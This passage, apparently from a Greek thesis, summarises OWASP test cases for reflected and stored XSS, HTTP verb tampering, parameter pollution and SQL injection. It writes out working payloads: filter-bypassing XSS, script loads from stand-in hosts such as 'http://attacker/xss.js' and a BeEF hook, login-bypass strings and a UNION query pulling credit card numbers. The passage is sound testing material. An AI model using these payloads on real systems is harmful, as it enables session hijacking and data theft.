Α.1. Περιγραφή

Ο OWASP αναφέρει ότι με τεχνικές κοινωνικής μηχανικής ένας κακόβουλος χρήστης αποστέλλει σε ένα χρήστη ένα σύνδεσμο με μια διεύθυνση URL της εφαρμογής, έχοντας εισάγει σε μία παράμετρο εκτελέσιμο κώδικα, ο οποίος είναι γραμμένος σε γλώσσες όπως JavaScript, ActionScript ή VBScript. Ο server αποκρίνεται επιστρέφοντας τον κώδικα και αναγκάζοντας τον περιηγητή του χρήστη να τον εκτελέσει μετά την απόκριση HTTP. Αυτή είναι μια επίθεση τύπου ανάκλασης δεσμών ενεργειών μεταξύ εφαρμογών, η οποία είναι η πιο συνηθισμένη επίθεση XSS.

Α.2. Επιπτώσεις

Σύμφωνα με τον OWASP, με μια τέτοια επίθεση μπορεί να παραπέμψουν το χρήστη να λάβει κακόβουλο λογισμικό, να γίνει εγκατάσταση λογισμικών υποκλοπής ή ακόμα και να υποκλαπούν δεδομένα, όπως cookies.

Α.3. Παραδείγματα

1. Στοιχείο εισόδου κειμένου στο οποίο ο χρήστης συμπληρώνει μια ιδιότητα.

`<input type="text" name="state" value="INPUT_FROM_USER">`

Είσοδος χρήστη: `" onfocus="alert(document.cookie)`

Αποτέλεσμα: όταν αποκτήσεις εστίαση πρόβαλε το cookie.

2. Αντικατάσταση χαρακτήρων με ισοδύναμους, όπως η αντικατάσταση του > με το %3c:

A: `"><script >alert(document.cookie)</script >`

B: `"%3cscript%3ealert(document.cookie)%3c/script%3e`

[66] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001) (13 Φεβρουαρίου 2019)

3. Απουσία εφαρμογής αναδρομικού φίλτρου το οποίο περιορίζεται μόνο στον εντοπισμό και αφαίρεση της πρώτης εντολής. Έτσι η παρακάτω εντολή εκτελείται κανονικά:

<scr<script>ipt>alert(document.cookie)</script>

4. Εισαγωγή εξωτερικού script, όπως:

<script src="http://attacker/xss.js"></script>

Το ενδιαφέρον σε αυτό το σενάριο είναι ότι ο εισβολέας μπορεί να εισάγει μεταξύ των script και src τον κώδικα %20a=">"%20 και έτσι να ξεπεράσει το φίλτρο που εντοπίζει περιπτώσεις script src. Ο τελικός κώδικας θα είναι:

http://example/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>

5. Μόλυνση παραμέτρων HTTP (HPP). Πολλές εφαρμογές ενώνουν το κείμενο που βρίσκεται σε πολλές παραμέτρους που φέρουν το ίδιο όνομα και χρησιμοποιούν το συνολικό κείμενο ως τελική τιμή της παραμέτρου. Ένας κακόβουλος χρήστης θα μπορούσε να 'σπάσει' τον κώδικα σε πολλές παραμέτρους προκειμένου να αποφύγει τα φίλτρα. Έτσι, ο κώδικας:

http://example/page.php?param=<script>[...]</script>

θα μπορούσε να παρατεθεί ως:

http://example/page.php?param=<script&param=>[...]</&param=script>

Α.4. Γενικές οδηγίες Ελέγχου

Τα υπάρχοντα φίλτρα δεν μπορούν να φιλτράρουν όλους τους συνδυασμούς κωδικών που είναι δυνατόν να εκτελεστούν.

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να προβεί στους παρακάτω ελέγχους:

Έλεγχος σημείων εισόδου	
1	Πρέπει να εντοπιστούν όλα τα σημεία εισόδου όπως πεδία φόρμας, παράμετροι HTTP, δεδομένα POST και κρυφά πεδία.
2	Είσοδος σε αυτά τα πεδία απλού κώδικα που προβάλει ένα παράθυρο με την εντολή alert, προκειμένου να διαπιστωθεί αν μπορεί να εκτελεστεί κώδικας.
3	Αν εντοπιστεί ευπάθεια, ο εξεταστής μελετά ποιοι χαρακτήρες δεν εντοπίστηκαν σωστά από το φίλτρο. Έπειτα από τον εντοπισμό πρέπει είτε να επιστρέφεται σφάλμα είτε να αντικαθίστανται οι βασικές εντολές του κώδικα.
4	Καταγράφει αν χρησιμοποιείται firewall εφαρμογής που μπλοκάρει κακόβουλο κώδικα, μηχανισμό φιλτραρίσματος, μηχανισμός ασφάλειας ενσωματωμένος μέσα

	στους περιηγητές.
Αντικατάσταση χαρακτήρων HTML	
	• Πρέπει να επιβεβαιωθεί ότι ειδικοί χαρακτήρες HTML, όπως: > < & ' " αντικαθίστανται από οντότητες HTML. • Κάποιοι άλλοι ειδικοί χαρακτήρες πρέπει να κωδικοποιηθούν ή να αντικατασταθούν: \n \r \' \" \\ \uXXXX (χαρακτήρες unicode)

Πίνακας 36: Έλεγχοι εξεταστή για αποτελεσματικό φιλτραρισμό κώδικα

8.2. Έλεγχος επιθέσεων Αποθηκευμένων δεσμών ενεργειών μεταξύ εφαρμογών

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-002[67].

Α.1. Περιγραφή

Τα δεδομένα κακόβουλων χρηστών που αποθηκεύονται από την εφαρμογή και δεν έχουν φιλτραριστεί σωστά, με αποτέλεσμα να περιέχουν κακόβουλο κώδικα αποτελούν μια ευπάθεια που ονομάζεται Αποθηκευμένες δέσμες ενεργειών μεταξύ εφαρμογών και η οποία αποτελεί την πιο επικίνδυνη μορφή επίθεσης τύπου XSS. Η επίθεση εκτελείται έπειτα από δύο τουλάχιστον αιτήσεις του χρήστη, όταν φορτώνει μία σελίδα που περιέχει ένα αποθηκευμένο XSS και όχι όταν ο χρήστης ακολουθεί ένα σύνδεσμο.

Για να υλοποιηθεί γενικά μια επίθεση αποθηκευμένου XSS εκτελούνται τα παρακάτω βήματα:

1. Ο εισβολέας αποθηκεύει κακόβουλο κώδικα σε μία ευπαθή σελίδα

[67] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002) (13 Φεβρουαρίου 2019)

2. Ο χρήστης συνδέεται στην εφαρμογή
3. Ο χρήστης επισκέπτεται την ευπαθή σελίδα
4. Ο κακόβουλος κώδικας εκτελείται στον περιηγητή του χρήστη.

Α.2. Επιπτώσεις

Ο οργανισμός OWASP παραθέτει τις παρακάτω επιπτώσεις που μπορεί να έχει η εξεταζόμενη ευπάθεια:

- Κατάληψη του περιηγητή ενός άλλου χρήστη
- Καταγραφή ευαίσθητων πληροφοριών χρηστών
- Παραποίηση τμημάτων της εφαρμογής
- Εκτέλεση σάρωσης θυρών μέσα στον υπολογιστή του χρήστη
- Εκτέλεση επιθέσεων με στόχο τον περιηγητή του χρήστη

Α.3. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP για να εντοπίσει ο εξεταστής αν μια εφαρμογή είναι ευπαθής σε τέτοιες επιθέσεις ακολουθεί τα παρακάτω βήματα:

1. Καταγράφει όλα τα πεδία στα οποία λαμβάνει είσοδο από το χρήστη και αποθηκεύεται με σκοπό τη μετέπειτα προβολή της πληροφορίας από την εφαρμογή. Τέτοια πεδία μπορεί να υπάρχουν σε θέσεις, όπως:

Σελίδες πληροφοριών λογαριασμού χρήστη, ενημέρωσης στοιχείων πιστωτικής κάρτας, μεταφόρτωσης αρχείων, αλλαγής ρυθμίσεων εφαρμογής, αναρτήσεις σε forum, σχόλια σε blog, καταγραφή εισόδου σε logs, αλλά και σε εξωτερικές πηγές πέρα από τις ανωτέρω (πχ αισθητήρες κτλ), σελίδες διαχειριστή κτλ.

2. Ο εξεταστής πρέπει να βρει έναν τρόπο να εισάγει κακόβουλο κώδικα έξω από τις ετικέτες HTML. Η εισαγωγή κώδικα μπορεί να γίνει είτε με απενεργοποίηση των JavaScript ελέγχων από την πλευρά του χρήστη ή με τροποποίηση αναλόγως της αίτησης HTTP GET/POST χρησιμοποιώντας έναν web proxy. Βασικό παράδειγμα κώδικα που πρέπει να εισάγει ο εξεταστής αποτελεί ο παρακάτω κώδικας σε JavaScript:

```
<script>alert(document.cookie)</script> ή
%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Ο εξεταστής καταλαβαίνει την ύπαρξη φίλτρων XSS όταν η ετικέτα Script αντικατασταθεί με ένα χαρακτήρα διαστήματος ή null.

Αν ο εξεταστής έχει πρόσβαση στον κώδικα της εφαρμογής, πρέπει να εξετάσει όλες τις μεταβλητές που χρησιμοποιούνται για τη λήψη περιεχομένου εισόδου χρήστη από HTTP GET/POST αιτήματα και τον τρόπο με τον οποίο αντιμετωπίζονται από την εφαρμογή.

Επίσης, πρέπει να έχει κατά νου τα διαθέσιμα λογισμικά που εκτελούν επιθέσεις XSS, όπως τα BeEF, XSS Proxy και Backframe.

Σύμφωνα με τον OWASP, τα βήματα με τα οποία εκτελείται μια επίθεση BeEF είναι:

1. Με χρήση αποθηκευμένης XSS εισάγεται ένας κώδικας που επικοινωνεί με το framework εκμετάλλευσης περιηγητή (BeEF) του εισβολέα (πχ μέσα σε ένα στοιχείο input εισάγεται ο κώδικας <script src=http://attackersite/hook.js> </script>).
2. Αναμονή για ένα χρήστη της εφαρμογής να προβάλει την ευπαθή σελίδα που περιέχει την αποθηκευμένη είσοδο (όταν φορτωθεί τελικά θα εκτελεστεί ο κώδικας του αρχείου hook.js).
3. Έλεγχος του περιηγητή του χρήστη από τον εισβολέα μέσω της κονσόλας BeEF. Ο εισβολέας θα μπορεί να αποκτήσει πρόσβαση σε cookies, να λάβει στιγμιότυπα οθόνης, να προβάλει το περιεχόμενο του clipboard κτλ.

Μεταφόρτωση Αρχείων

Σε πολλές περιπτώσεις η εφαρμογή μπορεί να επιτρέπει την ελεύθερη μεταφόρτωση αρχείων διάφορων τύπων MIME (πχ html, jpg κτλ) τα οποία μπορεί να περιέχουν XSS κώδικα που μπορεί να εκτελεστεί όταν ο τύπος MIME της απόκρισης τεθεί σε text/html και επομένως ο περιηγητής τα αντιμετωπίζει ως κώδικα. Επίσης υπάρχουν διαφοροποιήσεις ως προς τους περιηγητές. Έτσι, ο Internet Explorer χειρίζεται τα αρχεία TXT που περιέχουν HTML κώδικα ως αρχεία HTML.

Ο OWASP παραθέτει ως παράδειγμα το παρακάτω αίτημα POST:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\test.txt"
Content-Type: text/plain
```

Μπορεί να γίνει:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\test.gif"
Content-Type: text/html
```

8.3. Έλεγχος για HTTP Verb Tampering

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-003[68].

Α.1. Περιγραφή

Κάθε εφαρμογή δέχεται ένα σύνολο HTTP εντολών. Μπορεί επίσης να επιτραπεί η αποστολή επιπρόσθετων μεθόδων που περιέχονται στις επεκτάσεις του, όπως οι εντολές (COPY, MOVE, LOCK, UNLOCK κτλ) της επέκτασης Web Distributed Authoring and Version (WebDAV), που όμως δεν υποστηρίζονται από το πρότυπο της HTML και πρέπει να καλούνται από άλλα κανάλια, όπως της JavaScript, Ajax κτλ.

Α.2. Γενικές οδηγίες Ελέγχου

Ο οργανισμός OWASP προτείνει τους παρακάτω ελέγχους:

1. Αρχικά ο εξεταστής πρέπει να συλλέξει τις μεθόδους που υποστηρίζει η εφαρμογή και να προτείνει την απενεργοποίηση (στο server ή στο firewall).
2. Αν εντοπίσει ότι κάπου χρησιμοποιούνται μέθοδοι όπως η HEAD ή η OPTIONS πρέπει να τις περιορίσει σε σελίδες που δεν περιέχουν ενέργειες χρήστη.
3. Χρησιμοποιώντας εργαλεία όπως netcat linux ή telnet windows ακολουθεί τα παρακάτω βήματα:
    3.1. Σε ένα αρχείο με όνομα [Μέθοδος].http.txt εισάγουμε το παρακάτω κείμενο, αντικαθιστώντας το όνομα της μεθόδου και τη διεύθυνση URL της εφαρμογής:

```
ΜΕΘΟΔΟΣ /index.html HTTP/1.1
host: URL εφαρμογής
```

    3.2. Αποστέλλουμε το αρχείο με τη μέθοδο στην εφαρμογή με μία εντολή όπως:

```
nc URLεφαρμογής 80 < ΜΕΘΟΔΟΣ.http.txt
```

[68] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Verb_Tampering_(OTG-INPVAL-003) (13 Φεβρουαρίου 2019)

3.3. Έλεγχος αποτελεσμάτων: Εάν η μέθοδος είναι διαφορετική των GET/POST και η εφαρμογή δεν αγνοήσει ή δεν επιστρέψει κάποιο σφάλμα (αλλά έναν κωδικό 200 OK), τότε ο έλεγχος έχει αποτύχει.

8.4. Έλεγχος για HTTP μόλυνση παραμέτρων

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-004[69].

Α.1. Περιγραφή

Έστω ότι υπάρχει μια διεύθυνση URL, η οποία περιέχει την παράμετρο param (πχ www.site.gr?param=val). Σε περίπτωση που ο κακόβουλος χρήστης εισάγει πολλές φορές την παράμετρο param, όπως για παράδειγμα www.site.gr?param=select 1&param=2,3 from table, τότε μιλάμε για μια ευπάθεια τύπου HTTP Parameter Pollution HPP, η οποία μπορεί να προκαλέσει στην εφαρμογή μια ανεξέλεγκτη μετάφραση των τιμών αυτών με αποτέλεσμα ο εισβολέας να μπορέσει να ξεπεράσει τα φίλτρα ελέγχου των τιμών εισόδου. Σύμφωνα με τον OWASP, ο χρήστης είναι πιθανό να προκαλέσει σφάλματα εφαρμογής ή να τροποποιήσει εσωτερικές μεταβλητές, προκαλώντας προβλήματα όχι μόνο σε επίπεδο πελάτη αλλά και σε επίπεδο server.

Α.2. Παραδείγματα

Ως παράδειγμα ο OWASP παρέχει το εκτυπωτικό σύστημα Apple Cups που χρησιμοποιείται σε πολλά συστήματα Unix και στο οποίο μπόρεσε να εισαχθεί ο παρακάτω κώδικας:

```
http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos
```

με τελικό αποτέλεσμα την εκτέλεση κώδικα JavaScript.

Α.3. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον οργανισμό OWASP, προτείνονται οι παρακάτω έλεγχοι:

Έλεγχος HPP από τη μεριά του server

[69] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004) (13 Φεβρουαρίου 2019)

1	Ελέγχουμε κάθε φόρμα που επιτρέπει την υποβολή δεδομένων εισόδου, τις HTTP GET παραμέτρους στη γραμμή διεύθυνσης URL του περιηγητή και τις αποκρίσεις στα αιτήματα POST που αποστέλλονται με χρήση ενός proxy.
2	Έπειτα από την υποβολή των πολλαπλών παραμέτρων με ίδιο όνομα και διαφορετικές τιμές, ο εξεταστής αναλύει την απόκριση του server και ελέγχει τον τρόπο με τον οποίο ερμηνεύονται τα αποτελέσματα. Ο server είτε κρατάει την πρώτη παράμετρο, είτε την τελευταία είτε το συνδυασμό τους και πολύ πιθανόν λειτουργεί έτσι σε όλες τις σελίδες. Η μόλυνση γίνεται όταν ο server κρατάει το συνδυασμό των τιμών και όχι στην περίπτωση που κρατάει την πρώτη ή την τελευταία παράμετρο.
3	Πιο αναλυτικά θα πρέπει να αποσταλούν τρία HTTP αιτήματα για κάθε HTTP παράμετρο: 1.Υποβολή ενός HTTP αιτήματος που θα περιέχει το όνομα και την τιμή και θα καταγραφεί η απόκριση (πχ page?par1=val1). 2.Αντικατάσταση της τιμής της παραμέτρου με μια κακόβουλη τιμή και καταγραφή της απόκρισης (πχ page?par1=HPP_code). 3.Αποστολή νέου αιτήματος που συνδυάζει τις τιμές 1 και 2 και καταγραφή της απόκρισης (πχ page?par1=val1&par1=HPP_code). 4.Σύγκριση των αποκρίσεων που λάβαμε στα βήματα 1,2 και 3. Αν η απόκριση του βήματος 3 είναι διαφορετική από αυτή του 1 και 2 τότε είναι πιθανό να μπορούν να παραχθούν επιθέσεις τύπου HPP.
4	Έλεγχος από τη μεριά του πελάτη Για να ελέγξουμε τα στοιχεία εισόδου του χρήστη ακολουθούμε παρόμοια διαδικασία με τον έλεγχο από τη μεριά του server. Δηλαδή καταγράφουμε που υπάρχουν στοιχεία εισόδου και εισάγουμε κακόβουλο κώδικα στις HTTP παραμέτρους για να δούμε τελικώς αν περιλαμβάνονται στα διάφορα HTML πεδία της απόκρισης.

Πίνακας 37: Έλεγχος OWASP για HPP

8.5. Έλεγχος για SQL injection

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-005[70].

Α.1. Περιγραφή

Μια από τις πιο γνωστές επιθέσεις, είναι η επίθεση SQL injection κατά την οποία ο κακόβουλος χρήστης εισάγει ενιαία ή τμηματικά ένα ερώτημα SQL μέσω ενός στοιχείου εισόδου (ή μέσω αιτημάτων HTTP) προς την εφαρμογή.

Σύμφωνα με τον OWASP, σε μια εφαρμογή, συνήθως τα περιεχόμενα παράγονται δυναμικά. Φορτώνεται μια σελίδα έχοντας σε μια παράμετρο (πχ productId) μια τιμή (το Id της εγγραφής του πίνακα products) που αντιστοιχεί στον κωδικό μιας εγγραφής ενός πίνακα. Ο κώδικας του server εκτελεί ένα ερώτημα sql τύπου select * from products where Id=$productId το οποίο υποβάλλεται στη ΒΔ και αναμένονται τα στοιχεία της εγγραφής τα οποία μετέπειτα θα φορτωθούν στη σελίδα.

Σύμφωνα με τον OWASP, οι επιθέσεις SQL injection χωρίζονται σε τρεις κατηγορίες:

1. **Inband**: Το ίδιο κανάλι που υποδέχεται τον SQL κώδικα, επιστρέφει τα δεδομένα, τα οποία μετέπειτα προβάλλονται στη σελίδα.
2. **Out-of-band**: τα δεδομένα εξάγονται σε διαφορετικό κανάλι (πχ αποστολή στο email).
3. **Inferential/Blind**: Δεν υπάρχει μεταφορά δεδομένων αλλά ο εξεταστής είναι ικανός να αναδομήσει την πληροφορία στέλνοντας συγκεκριμένα αιτήματα και παρατηρώντας τη συμπεριφορά της ΒΔ.

Όταν προβάλλονται τα επιθυμητά αποτελέσματα, τότε αυτό σημαίνει ότι έχει ολοκληρωθεί η επίθεση επιτυχώς, αλλιώς αν προβληθεί σελίδα σφάλματος, τότε ο εισβολέας μπορεί να διορθώσει το ερώτημα και επομένως με διαρκείς πειραματισμούς να οδηγηθεί στο σωστό ερώτημα. Η εφαρμογή πρέπει να αποκρύπτει τα σφάλματα

[70] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) (13 Φεβρουαρίου 2019)

(πιθανόν τότε ο εισβολέας να πρέπει να κάνει reverse engineering στη λογική του υποβληθέντος ερωτήματος).

Όπως αναφέρει ο OWASP, υπάρχουν οι κάτωθι πέντε τεχνικές για την εκμετάλλευση SQL injection ευπαθειών, οι οποίες σε κάποιες περιπτώσεις μπορούν να χρησιμοποιηθούν σε συνδυασμό:

1. **Union Operator**: Χρησιμοποιείται όταν υπάρχει ευπάθεια σε δηλώσεις SELECT που επιτρέπουν την ένωση δύο select δηλώσεων για την προβολή ενός αποτελέσματος.
2. **Boolean**: Χρησιμοποιείται για να επιβεβαιωθεί αν τηρούνται κάποιες συνθήκες τύπου Αληθές/Ψευδές.
3. **Error based**: Χρησιμοποιείται για να επιβάλει στη ΒΔ την παραγωγή ενός σφάλματος, δίνοντας στον εισβολέα πληροφορίες για να επαναπροσδιορίσει το ερώτημά του.
4. **Out-of-band**: Χρησιμοποιείται για την ανάκτηση δεδομένων χρησιμοποιώντας διαφορετικό κανάλι.
5. **Time delay**: Χρησιμοποιούνται εντολές ΒΔ για να καθυστερήσουν τις απαντήσεις σε ερωτήματα συνθηκών. Χρήσιμο όταν ο εισβολέας δεν έχει όλες τις απαντήσεις που χρειάζεται από την εφαρμογή (αποτέλεσμα, έξοδος, σφάλμα).

Α.2. Επιπτώσεις

Σύμφωνα με τον οργανισμό OWASP, με μία επιτυχημένη επίθεση μπορούν να συμβούν τα εξής:

4. Ανάγνωση και τροποποίηση ευαίσθητων δεδομένων από τη ΒΔ
5. Εκτέλεση λειτουργιών συστήματος ΒΔ, όπως τερματισμός του server.
6. Ανάκτηση περιεχομένου ενός αρχείου του συστήματος DBMS ή εγγραφή αρχείων
7. Έκδοση εντολών προς το Λειτουργικό Σύστημα.

Α.3. Γενικές οδηγίες Ελέγχου

Αρχικά ο εξεταστής πρέπει να διαπιστώσει σε ποια σημεία της εφαρμογής γίνεται ανταλλαγή δεδομένων με τη ΒΔ. Εισάγοντας τιμές σε πεδία φόρμας, κρυφά πεδία,

αιτήσεις HTTP GET/POST ή cookies επιχειρεί να οδηγήσει την εφαρμογή σε κάποιο σφάλμα. Ο OWASP παραθέτει ειδικούς χαρακτήρες που μπορεί να δημιουργήσουν προβλήματα:

'	Τερματίζει στην SQL ένα κείμενο.
;	Τερματίζει στην SQL ένα ερώτημα.
-- ή /* */	Σχόλια
AND OR	SQL Λέξεις Κλειδιά, όπως AND και OR που τροποποιούν το ερώτημα.
Δεδομένα άλλου τύπου	Πχ κείμενο αντί για αριθμός.

Πίνακας 38: Χαρακτήρες που μπορεί να χρησιμοποιηθούν σε ερωτήματα προς τη ΒΔ

Έπειτα, ο εξεταστής πρέπει να μελετήσει την απόκριση της εφαρμογής για να εντοπίσει:

- αν προβάλλονται οι λεπτομέρειες του σφάλματος
- αν το σφάλμα κρύβεται στον κώδικα HTML/JavaScript
- αν προβάλλεται απλά ένα γενικό σφάλμα (τύπου 500 Server Error ή σελίδα σφάλματος).

A.3.1. Κλασική SQL Injection

Σύμφωνα με τον OWASP, σε αυτή την περίπτωση ο χρήστης δίνει μία τυχαία τιμή σε μια παράμετρο του URL (πχ username=1') και προσθέτει μία τιμή OR 1=1 που είναι πάντα αληθής και επομένως ικανοποιείται το κριτήριο. Το παρακάτω παράδειγμα του οργανισμού αφορά ένα υποθετικό ερώτημα προς τη ΒΔ για τον εντοπισμό του χρήστη με το δοθέντα στοιχεία username και password. Αν το SQL ερώτημα επιστρέψει τουλάχιστον 1 αποτέλεσμα τότε η εφαρμογή προχωράει κανονικά στην αυθεντικοποίηση του χρήστη.

Α' Περίπτωση: με αντικατάσταση παραμέτρων

***Ερώτημα SQL**: SELECT * FROM Users WHERE Username='$username' AND Password='$password'*
Διαμόρφωση παραμέτρων: Υποβάλλεται ως $username και $password η τιμή: *1' or '1'='1*

Τελικό ερώτημα που εκτελείται στη Β.Δ.: *SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'*
Ενεργοποίηση με αίτηση GET που υποβάλλεται με επίσκεψη στη διεύθυνση URL: *http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1*

Β' Περίπτωση: Με χρήση παρενθέσεων στις παραμέτρους και έλεγχο σύγκρισης με τον MD5 hash του κωδικού

Ερώτημα SQL: *SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))* Εδώ οι παρενθέσεις ξεπερνιόνται εύκολα αφού ο εξεταστής μπορεί να πειραματιστεί βάζοντας πλήθος παρενθέσεων κλεισίματος. Για να ξεπεράσει τη μετατροπή σε MD5 και τον έλεγχο αυτής, μπορεί να προσθέσει ένα σχόλιο (πχ /* ή -- για την Oracle) αμέσως μετά την πρώτη συνθήκη και επομένως να απενεργοποιήσει πλήρως τη δεύτερη συνθήκη.
Διαμόρφωση παραμέτρων: Η τροποποίηση της παραμέτρου $username θα ήταν: $username = 1' or '1' = '1'))/*

Γ' Περίπτωση: Έλεγχος αν υπάρχει ακριβώς ένα αποτέλεσμα

Κάποιες εφαρμογές ελέγχουν αν η ΒΔ επιστρέφει ακριβώς 1 αποτέλεσμα και μπορεί να οδηγήσει σε σφάλμα αν εντοπίσει πλήθος αποτελεσμάτων. Για να περιορίσουμε το τελικό αποτέλεσμα σε μια μόνο εγγραφή χρησιμοποιούμε την [LIMIT αριθμός].
Διαμόρφωση παραμέτρων: Η τροποποίηση της παραμέτρου $username γίνεται: *$username = 1' or '1' = '1')) LIMIT 1/**
Ενεργοποίηση με επίσκεψη στη διεύθυνση URL (αίτημα GET): *http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo*

Δ' Περίπτωση: Απλή δήλωση Select

Ερώτημα SQL: Έστω ότι υπάρχει ένα απλό ερώτημα SQL, το οποίο επιστρέφει τα στοιχεία ενός προϊόντος: *SELECT * FROM products WHERE id_product=$id_product* Το οποίο ενεργοποιείται με την αίτηση GET:

http://www.example.com/product.php?id=10
Τροποποίηση αίτησης GET: Ο εξεταστής μπορεί να πειραματιστεί με τις AND και OR προκειμένου να διαπιστώσει αν μπορεί να προβάλλει πληροφορίες για τους διάφορους κωδικούς που θέλει να δοκιμάσει. Έτσι, θα μπορούσε να επισκεφτεί τη διεύθυνση URL: *http://www.example.com/product.php?id=10 OR 1=1*
Διαμόρφωση ερωτήματος που θα υποβληθεί στη ΒΔ: *SELECT * FROM products WHERE id_product=10 OR 1=1*

Α.3.2. Στοιβαγμένα Ερωτήματα

Πολλά σύγχρονα συστήματα ΒΔ υποστηρίζουν την υποβολή πολλαπλών εντολών SQL, οι οποίες διαχωρίζονται μεταξύ τους με κάποιο χαρακτήρα, όπως το ερωτηματικό ; . Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Ερώτημα SQL: Έστω ότι υπάρχει ένα απλό ερώτημα SQL, το οποίο επιστρέφει τα στοιχεία ενός προϊόντος: *SELECT * FROM products WHERE id_product=$id_product*
Τροποποίηση αίτησης GET: Ο εξεταστής μπορεί να επισκεφτεί τη διεύθυνση URL: *http://www.example.com/product.php?id=10; INSERT INTO users (…)* Στο τέλος της εντολής επιλογής, προσθέτει την εντολή εισαγωγής δεδομένων.

Πριν την εκτέλεση επιθέσεων προς τις Β.Δ. πρέπει ο εξεταστής να τις αναγνωρίσει, έτσι ώστε να διαμορφώσει κατάλληλα τα ερωτήματά του. Ο OWASP παραθέτει τους παρακάτω τρόπους αναγνώρισης μιας Β.Δ.:

Α. Αναγνώριση από το μήνυμα σφάλματος	
Κάθε ΒΔ επιστρέφει διαφορετικό μήνυμα σφάλματος, το οποίο μπορεί να οδηγήσει στην αναγνώριση της	
Β.Δ.	
MySql	*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1*
Oracle	*ORA-00933: SQL command not properly ended*
MS SQL Server	*Microsoft SQL Native Client error '80040e14' Unclosed quotation mark after the character string*

PostgreSQL	*Query failed: ERROR: syntax error at or near "'" at character 56 in /www/site/test.php on line 121*
Β. Ένωση κειμένων Ο εξεταστής πειραματίζεται με την ένωση κειμένων. Για παράδειγμα το κείμενο testing, ερμηνεύεται ως εξής:	
Β.Δ.	
MySql	*'test' + 'ing'*
SQL Server	*'test' 'ing'*
Oracle	*'test'||'ing'*
PostgreSQL	*'test'||'ing'*

Πίνακας 39: Αναγνώριση ΒΔ από μήνυμα σφάλματος

A.3.3. Τεχνικές εκμετάλλευσης SQL Injection

A.3.3.1. Τεχνική εκμετάλλευσης Union

Η εντολή UNION ενώνει πολλές εντολές τύπου SELECT αρκεί αυτές να έχουν το ίδιο πλήθος στηλών. Η UNION μπορεί να χρησιμοποιηθεί στις περιπτώσεις SQL injection για να ενώσει ένα επιθυμητό ερώτημα του κακόβουλου χρήστη με το αρχικό ερώτημα της εφαρμογής.

Ο OWASP παραθέτει το παρακάτω παράδειγμα:

Ερώτημα SQL εφαρμογής: *SELECT Name, Phone, Address FROM Users WHERE Id=$id*
Ο κακόβουλος χρήστης εισάγει στην παράμετρο $id την παρακάτω τιμή: *$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable* Με τη UNION ALL προσπερνάει τους περιορισμούς που επιφέρει η πιθανή χρήση μιας DISTINCT.
Τελική SQL εντολή: *SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable* Με συνέπεια να ενσωματωθούν στα αποτελέσματα οι πιστωτικές κάρτες από τον πίνακα CreditCardTable

Πίνακας 40: Σενάριο OWASP

Για να εντοπιστεί το κατάλληλο πλήθος στηλών και ο τύπος της κάθε μιας για τη σωστή εκτέλεση της UNION, ο OWASP προτείνει τα εξής:

1. Χρησιμοποιείται η εντολή [ORDER BY Αριθμός], στην οποία θα εισάγεται ο αριθμός των στηλών του ερωτήματος. Για παράδειγμα:

http://www.example.com/product.php?id=10 ORDER BY 10--

2. Αν αποτύχει το ερώτημα πιθανόν να εμφανιστεί το μήνυμα:

Unknown column '10' in 'order clause'

Τότε απλά μειώνουμε τον αριθμό των στηλών μέχρι να γίνει επιτυχής εκτέλεση.

3. Το επόμενο βήμα είναι να βρούμε τον τύπο των στηλών. Για να γίνει αυτό αρχικά εισάγουμε στη UNION τις στήλες 1,null,null (πχ αν υπάρχουν 3 στήλες):

http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--

4. Αν αποτύχει το ερώτημα τότε θα προβληθεί ένα μήνυμα τύπου:

All cells in a column must have the same datatype

5. Αν εκτελεστεί με επιτυχία αυτό θα σημαίνει ότι η πρώτη στήλη είναι ακέραιος. Συνεχίζουμε τους πειραματισμούς με τις στήλες 1,1,null κ.ο.κ.

http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--

